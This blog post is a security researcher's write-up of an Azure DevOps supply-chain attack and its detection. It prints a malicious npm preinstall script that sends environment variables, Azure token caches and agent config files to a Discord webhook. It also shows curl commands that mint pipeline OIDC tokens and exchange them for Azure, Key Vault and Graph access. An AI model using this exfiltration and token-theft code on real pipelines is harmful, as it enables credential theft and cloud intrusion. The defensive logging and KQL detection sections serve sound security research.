- Published on
o...idc...
- Authors

- Name
- reed
- @horsekey_sec
TL;DR
If you're able to put a pipeline to sleep through malicious third-party code, you have more time to do evil things with its identity. It's more difficult in Azure DevOps, but possible without heavy modifications to the pipeline YAML.
worm regards
Do I have any business in Azure DevOps, no, I ended up here out of necessity. I needed to prove out that the OpenID Connect (OIDC) endpoint from pipeline jobs is not able to return a valid token after they had already finished. If you ever leak your token endpoint and a system access token for a pipeline run, if the task is completed, no OIDC tokens can be minted from that same endpoint so that was nice to prove out (tins - oidc-endpoint-testing).
But that got me thinking...
In my little research, most theft of environment variables and secrets from an Azure DevOps pipeline starts with some assumed compromise.
I wanted to prove that, while this is more difficult and potentially less appealing to threat actors, there is still a way to script a path into Azure from a compromised pipeline identity, and to show how we can start to think more about identity-centric tradecraft.
attacking
So what's the big deal with these pipeline OIDC tokens if you can't create them after the pipeline completes? I'd argue that inherently they aren't that cool, but you could make them COOLER by making pipeline executions longer.
You could theoretically craft some software package to:
- exfiltrate environment variables from the pipeline run and use them to construct the OIDC endpoint
- make the pipeline sleep until it times out
- trade the token for access to Azure resources the pipeline is set up to talk to via its service connection
In theory this would get you where you really want to be—Azure!
Sounds easy...
attack path
Here is our shopping list:
- System.AccessToken
- ORGANIZATION NAME
- PROJECT ID
- PLAN ID
- JOB ID
- SERVICE CONNECTION ID
- SERVICE PRINCIPAL CLIENT ID
We need to prove we're the pipeline, which is the only entity that should have these, to make this cURL request.
curl -sf -X POST \
    -H "Authorization: Bearer $SYSTEM_ACCESS_TOKEN" \
    -H "Content-Type: application/json" \
    -d '{}' \
"$ORG_URL/$PROJECT_ID/_apis/distributedtask/hubs/build/plans/$PLAN_ID/jobs/$JOB_ID/oidctoken?serviceConnectionId=$SERVICECONN_ID&api-version=7.1-preview.1"
I wanted to keep modifications to the demo pipeline minimal. This version doesn't make perfect sense, but it was the leanest and most realistic option.
supply-chain-insecure.yaml
trigger:
  - main

pool:
  name: 'self-host'

# pool:
#   vmImage: 'ubuntu-latest'

jobs:
  - job: Deploy
    steps:
      - task: NpmAuthenticate@0
        displayName: 'Authenticate to Azure Artifacts'
        inputs:
          workingFile: $(Build.SourcesDirectory)/.npmrc

      - task: AzureCLI@2
        displayName: 'Deploy Application'
        inputs:
          azureSubscription: 'oidc-pipeline' # service connection!
          scriptType: bash
          scriptLocation: inlineScript
          inlineScript: |
            cd $(Build.SourcesDirectory)

            # npm install runs a malicious pre-install script to mimic supply chain attack
            npm install .
Here are the other files needed for this demo to work.
.npmrc (hooked up to a public NPM registry)
registry=https://pkgs.dev.azure.com/<org>/<project>/_packaging/npm-public/npm/registry/
always-auth=true
package.json (malicious package)
{
  "name": "@tins-demos/can-opener",
  "version": "2.1.0",
  "description": "Gotta open the tins",
  "main": "index.js",
  "scripts": {
    "preinstall": "bash ./preinstall.sh"
  }
}
preinstall.sh (preinstall script executed with npm install)
#!/usr/bin/env bash
set -euo pipefail

DISCORD_WEBHOOK="https://discord.com/api/webhooks..."
post_discord() {
  curl -sf -X POST "$DISCORD_WEBHOOK" \
    -H "Content-Type: application/json" \
    -d "$(jq -n --arg msg "$1" '{content: $msg}')" || true
}

post_file() {
  local label="$1" path="$2"
  ls -la "$(dirname "$path")" >&2
  [[ -f "$path" ]] || return 0

  local content chunk_size=1800 offset=0 part=1
  content=$(cat "$path")
  local total=${#content}

  while [[ $offset -lt $total ]]; do
    local chunk="${content:$offset:$chunk_size}"
    post_discord "**$label** (part $part)\n\`\`\`\n${chunk}\n\`\`\`"
    (( offset += chunk_size ))
    (( part++ ))
  done
}

ENV_FILE=".test"
env > .test

echo "posting env"
post_file "env" "$ENV_FILE"
Running this pipeline normally populates the information we need within the environment variables, which are all the rage nowadays.
The obvious next step is getting those out of the pipeline. All the cool script kiddies are using discord, so I thought this would be fitting for me.
When I went to run my script to catch the environment variables with my webhook, I was super disappointed. There was zero loot in the pipeline environment variables. This was because I was using a self-hosted runner. On a cloud-hosted runner, it worked flawlessly, but because the script is written and launched from my WSL box, it only grabbed the environment variables populated there.
I needed a different way to search for these values so I went on the hunt. I grepped for static values I knew I needed on my shopping list and found files on my runner (also present on the cloud runner) that I thought contained everything I needed.
...
while IFS= read -r azure_profile; do
  post_file "azureProfile" "$azure_profile"
done < <(find ~ -name "azureProfile.json" 2>/dev/null)

while IFS= read -r msal_cache; do
  post_file "msal_cache" "$msal_cache"
done < <(find ~ -name "msal_token_cache.json" 2>/dev/null)

agent_config=$(find ~ -name ".agent" 2>/dev/null | head -1)
post_discord "**agentConfig**\n\`\`\`\n$(cat "$agent_config")\n\`\`\`"
msal_token_cache.json
{
  "AccessToken": {
    "-login.microsoftonline.com-accesstoken-<SP ID>-<TENANT ID>-https://management.core.windows.net//.default": {
      "credential_type": "AccessToken",
      "secret": "eyJ0...",
      "home_account_id": null,
      "environment": "login.microsoftonline.com",
      "client_id": "<SP ID>",
      "target": "https://management.core.windows.net//.default",
      "realm": "REDACTED",
      "token_type": "Bearer",
      "cached_at": "REDACTED",
      "expires_on": "REDACTED",
      "extended_expires_on": "REDACTED"
    }
  },
  "AppMetadata": {
    "appmetadata-login.microsoftonline.com-REDACTED": {
      "client_id": "REDACTED",
      "environment": "login.microsoftonline.com"
    }
  }
}
azureProfile.json
{
"installationId": "REDACTED",
"subscriptions":
	[
		{
			"id": "REDACTED",
			"name": "Subscription",
			"state": "Enabled",
			"user": {
				"name": "REDACTED",
				"type": "servicePrincipal"
				},
			"isDefault": true,
			"tenantId": "REDACTED",
			"environmentName": "AzureCloud",
			"homeTenantId": "REDACTED",
			"managedByTenants": []
		}
	]
}
.agent (cloud)
{
	"AcceptTeeEula":"True",
	"AgentCloudId":"REDACTED",
	"AgentId":"1",
	"AgentName":"Azure Pipelines 1",
	"AutoUpdate":"False",
	"PoolId":"1",
	"ServerUrl":"https://dev.azure.com/<org>/",
	"SkipCapabilitiesScan":"True",
	"SkipSessionRecover":"True",
	"WorkFolder":"/home/vsts/work"
}
.agent (self-hosted)
{
  "acceptTeeEula": true,
  "agentId": 1,
  "agentName": "<hostname>",
  "poolId": 1,
  "poolName": "self-host",
  "serverUrl": "https://dev.azure.com/<org>/",
  "workFolder": "_work"
}
Even with this... we were missing so much on our list.
- System.AccessToken
- ORGANIZATION NAME
- PROJECT ID
- PLAN ID
- JOB ID
- SERVICE CONNECTION ID
- SERVICE PRINCIPAL CLIENT ID
This is where I spent a long time trying to grab the System.AccessToken. This token elusive and is the value that forced me include this in the pipeline YAML:
      - task: NpmAuthenticate@0
        displayName: 'Authenticate to Azure Artifacts'
        inputs:
          workingFile: $(Build.SourcesDirectory)/.npmrc
This task will inject the System.AccessToken into the .npmrc file on disk for the run, then scrub it after. We can grab it with our malicious script during the run and exfiltrate it.
registry=https://pkgs.dev.azure.com/<org>/oidc/_packaging/npm-public/npm/registry/
always-auth=true
//pkgs.dev.azure.com/<org>/oidc/_packaging/npm-public/npm/registry/:_authToken=eyJ0...
# auth token appears here ^
I am extremely open to ideas and further research here. Without a vulnerability, it seems difficult to extract this without calling it out in the pipeline like I've seen in other research.
It also seems like other tasks like NuGetAuthenticate@#, MavenAuthenticate@#, PipAuthenticate@# might follow a similar pattern but I have not validated.
Begrudgingly, I checked this off my list.
- System.AccessToken
- ORGANIZATION NAME
- PROJECT ID
- PLAN ID
- JOB ID
- SERVICE CONNECTION ID
- SERVICE PRINCIPAL CLIENT ID
I pivoted to see what the service connection itself could access and had Claude help me scrub the Azure DevOps Services REST API.
Dumping the output of a script and searching for the values I needed plus decoding the JWT, everything BUT one item was there without having to give the pipeline any additional permissions.
- System.AccessToken
- ORGANIZATION NAME
- PROJECT ID
- PLAN ID
- JOB ID
- SERVICE CONNECTION ID
- SERVICE PRINCIPAL CLIENT ID
After I reviewed the dump myself, I noticed that there were some entries like this
## 200  [7.1]  ServiceEndpoints ACLs (project)
URL: https://dev.azure.com/<org>/_apis/accesscontrollists/<namespace>?token=endpoints%2Foidc&api-version=7.1

Response:
{
   "count": 0,
   "value": []
}
Kind of boring, but the name stuck out so I asked Claude to investigate further and came across something neat.
The
oidc-pipelineservice connection ID was not directly readable via the standardserviceendpoint/endpointsAPI becauseSystem.AccessToken(scope:app_token) lacksvso.serviceendpointpermission. It was ultimately found by enumerating the ServiceEndpoints security namespace ACL, which embeds endpoint GUIDs in its token strings and is readable with standard build token permissions.
Essentially, we were able to uncover the service connection ID by taking the namespace ID in the response from:
GET https://dev.azure.com/<org>/_apis/securitynamespaces?api-version=7.1
then calling the endpoint with the namespace ID in the previous response to get all the collection of endpoints in the organization with:
GET https://dev.azure.com/horsekey-sec/_apis/accesscontrollists/<NAMESPACE ID>?api-version=7.1
which gives us our service connection ID:
{
"count": 3,
"value": [
	{ "token": "endpoints/..." },
    { "token": "endpoints/.../SERVICE_CONNECTION_ID" },
    { "token": "endpoints/Collection/SERVICE_CONNECTION_ID" }
  ]
}
Finally, we have everything we need.
- System.AccessToken
- ORGANIZATION NAME
- PROJECT ID
- PLAN ID
- JOB ID
- SERVICE CONNECTION ID
- SERVICE PRINCIPAL CLIENT ID
The script I used to automate enumeration of Azure is crude, but it trades the tokens it needs to for demonstration purposes and does some simple enumeration. There is a lot more ground to cover here, but I felt like this showcased what it needed to.
Essentially, it mints an OIDC token with
curl -sf -X POST \
    -H "Authorization: Bearer $TOKEN" \
    -H "Content-Type: application/json" \
    -d '{}' \
"$ORG/$PROJECT/_apis/distributedtask/hubs/build/plans/$PLAN/jobs/$JOB/oidctoken?serviceConnectionId=$SC&api-version=7.1-preview.1"
Then trades this for a key vault, ARM, and graph bearer tokens via scope= to poke around Azure.
curl -sf -X POST "https://login.microsoftonline.com/$TENANT/oauth2/v2.0/token" \
    -d "grant_type=client_credentials" \
    -d "client_id=$SP_CLIENT_ID" \
    -d "client_assertion_type=urn:ietf:params:oauth:client-assertion-type:jwt-bearer" \
    --data-urlencode "client_assertion=$oidc_token" \
    -d "scope=$scope"
Sample output:
ARM: role assignments on subscription
[>] https://management.azure.com/subscriptions/roleAssignments
ARM: key vaults in subscription
[>] https://management.azure.com/subscriptions/resources
    prod-secrets-vault (eastus) rg=azdo-kev
ARM: storage accounts
[>] https://management.azure.com/subscriptions/resources
    testcatchevents (canadacentral)

KV: enumerating vaults
[>] https://management.azure.com/subscriptions/resources
  [vault] prod-secrets-vault
[>] https://prod-secrets-vault.vault.azure.net/secrets?api-version=7.4
[>] https://prod-secrets-vault.vault.azure.net/secrets/api-key?api-version=7.4
    api-key = demo-api-key-0d2b2a85f159acc8
[>] https://prod-secrets-vault.vault.azure.net/secrets/db-password?api-version=7.4
    db-password = demo-db-p@ssw0rd-90dd7541
[>] https://prod-secrets-vault.vault.azure.net/secrets/storage-key?api-version=7.4
    storage-key = demo-storage-key-36f1abcc1e0f39ef

graph: SP details
[>] https://graph.microsoft.com/v1.0/servicePrincipals
    7ac88301-8184-4f6d-b0d6-3c8bd3f79f2f oidc-pipeline-app
graph: app role assignments
[>] https://graph.microsoft.com/v1.0/servicePrincipals/7ac88301-8184-4f6d-b0d6-3c8bd3f79f2f/appRoleAssignments
    oidc-pipeline-app -> Microsoft Graph (741f803b-c850-494e-b5df-cde7c675a1ca)
With all that being said, this takes a pretty significant amount of effort and requires the inclusion of a specific Azure DevOps task to be successful. It's definitely possible to automate, but I see why many attacks are targeting GitHub instead. If you have the ability to run things in a pipeline, the permissions boundaries and governance are weaker than Azure DevOps, which I hope I've demonstrated here :P
defense
Just like traditional sandboxes, I think it's a great idea to have a pipeline sandbox where you can run malware and see what happens. If you want a starting point, I'm working on a decorator you can add to pipelines showcased in my next post :D
AZDO Audit streams—scrap these—they don't log any pipeline metadata which is really what we want to isolate.
This type of attack relies on making the task sleep for a long time. To hunt for this behavior, you'd need to setup a service hook that logs pipeline executions to a SIEM.


- Azure Logic App setup

Configure send data

- Add a connection to a log analytics workspace
- LAW Overview -> copy Workspace ID
az monitor log-analytics workspace get-shared-keys --resource-group <Resource group> --workspace-name <Workspace name>

- Service Hook setup
- Project Settings -> Service Hooks -> +
- Web Hooks -> Build completed event -> URL = Logic App URL
detect
Here's what a basic detection in KQL could look like. Anomaly based detections will always generate noise. This will have to be tuned based on your environment and could possibly include subsets of pipelines that are pulling in third-party code.
# 1. Baseline
let threshold = 2.0;
  ADOPipelineRuns_CL
  | extend startTime = todatetime(resource_startTime_t)
  | extend finishTime = todatetime(resource_finishTime_t)
  | extend duration_min = datetime_diff('second', finishTime, startTime) / 60.0
  | where isnotempty(duration_min) and duration_min > 0
  | summarize
      avg_duration = avg(duration_min),
      stddev_duration = stdev(duration_min),
      run_count = count()
      by pipeline = resource_definition_name_s, project_name = resource_project_name_s

  # 2. Join every individual run against that baseline
  | join kind=inner (
      ADOPipelineRuns_CL
      | extend startTime = todatetime(resource_startTime_t)
      | extend finishTime = todatetime(resource_finishTime_t)
      | extend duration_min = datetime_diff('second', finishTime, startTime) / 60.0
      | extend pipeline = resource_definition_name_s
      | extend project_name = resource_project_name_s
      | extend result = resource_result_s
      | extend branch = resource_sourceBranch_s
      | extend triggeredBy = resource_requestedFor_displayName_s
  ) on pipeline, project_name

  # 3. Compute z-score
  | extend z_score = (duration_min - avg_duration) / stddev_duration

  # 4. Flag anomalies
  | extend is_anomaly = z_score > threshold or z_score < -threshold
  | extend anomaly_direction = case(
      z_score > threshold, "slower than normal",
      z_score < -threshold, "faster than normal",
      "normal")
  | project TimeGenerated, project_name, pipeline, branch, triggeredBy,
            duration_min, avg_duration, stddev_duration, z_score,
            is_anomaly, anomaly_direction, result
  | order by TimeGenerated desc
ramble
I haven't seen or heard of this style of CI/CD attack in the wild and it's much riskier given you're putting a pipeline to sleep forever, or minutes (default one hour).
Selfishly, I don't think it is a useless pursuit for DevSecOps or Site Reliability Engineers to help automatically tag pipelines running third-party code to prioritize some in-line or stream-based auditing for them—especially if there is a chance to baseline execution time anomalies.
From an incident response perspective, the value of retaining runtime CI/CD logs will only be as good as the stdout the pipeline has which, unless modified to echo important context, is going to be somewhat bleak.
Service connections and jumping to Azure are the main attraction. Extra secrets embedded in environment variables are a nice bonus, but the presence and manipulation of variables that are guaranteed to exist in pipelines that can be used to move laterally via a trusted identity seems more enticing and stealthier.
Attackers are having a little too much success to change things up just yet. However, it does look like positive changes are happening.
setup
If you want to test this yourself, check out my tins repository.
cooler things
Please go check out Cody Burkard's work in Azure DevOps. https://dazesecurity.io/blog/azureDevOpsPrivEsc. It's extremely well-written and was a great resource to step into this space for the first time myself.
Anyways, thanks for readin'—stay safe out there keyboard cowboy...